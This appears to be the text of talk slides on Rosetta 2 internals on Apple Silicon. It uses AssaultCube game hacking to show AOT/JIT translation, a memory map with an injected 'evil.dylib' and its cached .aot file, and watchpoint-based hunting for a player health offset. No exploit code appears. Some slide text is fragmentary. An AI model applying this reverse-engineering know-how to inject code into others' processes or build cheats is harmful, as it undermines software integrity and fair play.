

Learning Rosetta 2 with Game Hacks


noblenote



About Me

Nicole Reichert / noblenote

- Mature age CS UGrad @ RMIT, Australia
- Prev. Customer Success @ Atlassian
- Interests
 - RE in firmwares
 - VR against MacOS



Talk TLDR

1. How to cheat in video game?
2. "Gaming" on macOS
3. Rosetta 2 - Apple's native x64 emulation
4. Rosetta 2 - Cool for cheating and other evil things
5. Showing a proof of concept!



The Secret Real Objective

cop a few of these

[GitHub Support] - Reinstatement Request
...requesting reinstatement? If you are requesting



**Why do I use a
MacBook**

I drink batch brew

I HATE open source

**I LOVE JetBrains Research
podcast episodes**



AssaultCube

The game hackers Hello World

For MacOS:

Jai Verma - BSides Delhi for Intel Mac
(x86-64)

<https://jaiverma.github.io/blog/ac-hack>

wait... how do I play this on Apple
Silicon?



Rosetta 2

Simple enough idea

- Unlike Wine/QEMU, **not** an emulator in userspace.
- Translation toolchain for x86-64 Mach-O to ARM64.
- Full support ends after MacOS 27
- After MacOS 28:
 - GPTK (Windows) eval
 - Linux VMs

VZVirtualMachine

Kind: Application

Size: 31,760,695 bytes (31.9 MB on disk)

Where: System ▶ System ▶ Applications

Created: June 4, 2020 at 11:18 PM

Modified: June 4, 2020 at 11:18 PM

Version: 13.0

Copyright: © 1995–2019 Apple Inc. All rights reserved.

☐ Open in Low Resolution

☒ Open using Rosetta

☐ Locked

> More Info:

> Name & Extension:

> Comments:


✓ Preview:

Ahead of Time

oah-helper

- We want to translate x86 that is local and not dependent or self-generating.
- `oahd` daemon checks x86-64 exec's against a given hash and `/var/db/oah`.
 - Perform as much one-for-one x86-64 to ARM and create `<exec>.aot` files.
 - Stub anything that is indirect as a function that can get resolved later.
- Similar-ish to how dyld works.
- We want to be verbose so we can track 1-1 state between ARM64 and x86-64.






Just in Time

`/usr/libexec/rosetta/runtime`

- Translating operations during runtime.
- `extern` s and indirect branches that cannot be translated deterministically resolved.
- When these events occur, `runtime` will lookup original x86-64 and walks down a tree of original instructions to new ARM64 code and will resolve and hand back to native TEXT segments.
- This requires x86 _TEXT is mapped to proc, and `runtime` can reference for JIT.





Why do all this?

Translation meant for the Apple Silicon transion

- x86 is translated to ARM once, without NOPs. Don't use cool ARM alias instructions much.
- The AOT shared_cache and runtime will contain all function starts and code blocks to combat the lack of heavy optimisation - this isn't investigated with regards to of exec ability.



Working as if you were still on Intel

1. LLDB works and Rosetta 2 provides a shim, debug as if it's x86_64

- Since we keep state between the two, we get debugging as if it's just running on Intel.


2. AOT translation is fast

- Verbose ARM assembly is fast to generate.
- We can keep opcodes for x86 and reserve special features like ret addr prediction to our own stacks.
- We also should assume this code is already 'optimised' but for another arch.

3. Why even use ahead-of-time then?

- We can leverage modern processor features to speed up execution!





=== Non-writable regions for process 91471											
REGION TYPE	START	END	[	VSIZE	RSDNT	DIRTY	SWAP]	PRT/MAX	SHRMOD	PURGE	REGION DETAIL
__TEXT	100000000	100001000	[	4K	4K	4K	0K]	r-x/rwx	SM=COW		/Users/noblenote/hello.out
__DATA_CONST	100001000	100002000	[	4K	0K	0K	4K]	r--/rw-	SM=COW		/Users/noblenote/hello.out
__LINKEDIT	100002000	100003000	[	4K	4K	0K	0K]	r--/r--	SM=COW		/Users/noblenote/hello.out
mapped file	100013000	100017000	[	16K	16K	0K	0K]	r-x/r-x	SM=COW		/usr/libexec/rosetta/runtime
mapped file	108015000	10807d000	[	416K	300K	0K	0K]	r-x/rwx	SM=COW		/Library/Apple/usr/libexec/oah/libRosettaRuntime
mapped file	108081000	108087000	[	24K	0K	0K	0K]	r--/rwx	SM=COW		/Library/Apple/usr/libexec/oah/libRosettaRuntime
Rosetta Thread Context	10808a000	10808b000	[	4K	0K	0K	0K]	---/rwx	SM=NUL		
Rosetta Return Stack	10808f000	108090000	[	4K	0K	0K	0K]	---/rwx	SM=NUL		
Rosetta Generic	108094000	108095000	[	4K	0K	0K	0K]	---/rwx	SM=NUL		
Rosetta Generic	108499000	10849a000	[	4K	0K	0K	0K]	---/rwx	SM=NUL		
__TEXT	1085d1000	1085d2000	[	4K	4K	0K	0K]	r-x/rwx	SM=COW		/Users/noblenote/evil.dylib
__DATA_CONST	1085d2000	1085d3000	[	4K	0K	0K	4K]	r--/rwx	SM=COW		/Users/noblenote/evil.dylib
__LINKEDIT	1085d3000	1085d4000	[	4K	4K	0K	0K]	r--/rwx	SM=COW		/Users/noblenote/evil.dylib
mapped file	1085d4000	1085d6000	[	8K	8K	0K	0K]	r-x/rwx	SM=COW		/private/var/db/oah/a9900fbd18ee3c40d442c04039d6ba5a90763273dd1d633cf6c17df11e281fda/91bd31eba2a225dddf3f8a14972f01018624f4ea427cb359f7549d8f4a86aa6/evil.dylib.aot
mapped file	1085d6000	1085da000	[	16K	8K	0K	0K]	r-x/r-x	SM=COW		/usr/libexec/rosetta/runtime
mapped file	1085db000	1085dc000	[	4K	4K	0K	0K]	r--/rwx	SM=COW		/private/var/db/oah/a9900fbd18ee3c40d442c04039d6ba5a90763273dd1d633cf6c17df11e281fda/91bd31eba2a225dddf3f8a14972f01018624f4ea427cb359f7549d8f4a86aa6/evil.dylib.aot
shared memory	1085e6000	1085ee000	[	32K	28K	28K	0K]	r--/r--	SM=SHM		

OK lets make a game hack champs



1 - Finding a Target

Health is a great first target to understand the game

It's often indicative of how structs and objects for players are created, referenced and defined.

Due to co-location, can understand basics like:

- How is this memory created in heap?
- What types are made for this game?
- Is there obfuscation involved?






BitSlicer or LLDB

1. Change in game and scan heap for values.
2. Identify value by editing it at runtime. Observe for gameplay changes.

Since this is a game over Rosetta, the declaration of a constant (eg strings) could still be in the original code.

Therefore, we may have multiple pointers to resolve the value from a process base address.



Checking Watchpoints

- Just like a breakpoint but we 'watch' on an address for action and walk back operations.

Can view what seems to be a struct for a given player in the match.

`x15 + 0x418` `0x7F9F962F4218`

We still need to resolve against our original base address since we could resolve from a definition that's JIT'd from lookup in the original x86-64.

Description:

ASM HEALTH str w3, [x15, #0x418]
Accessed 1 time

General Purpose Registers

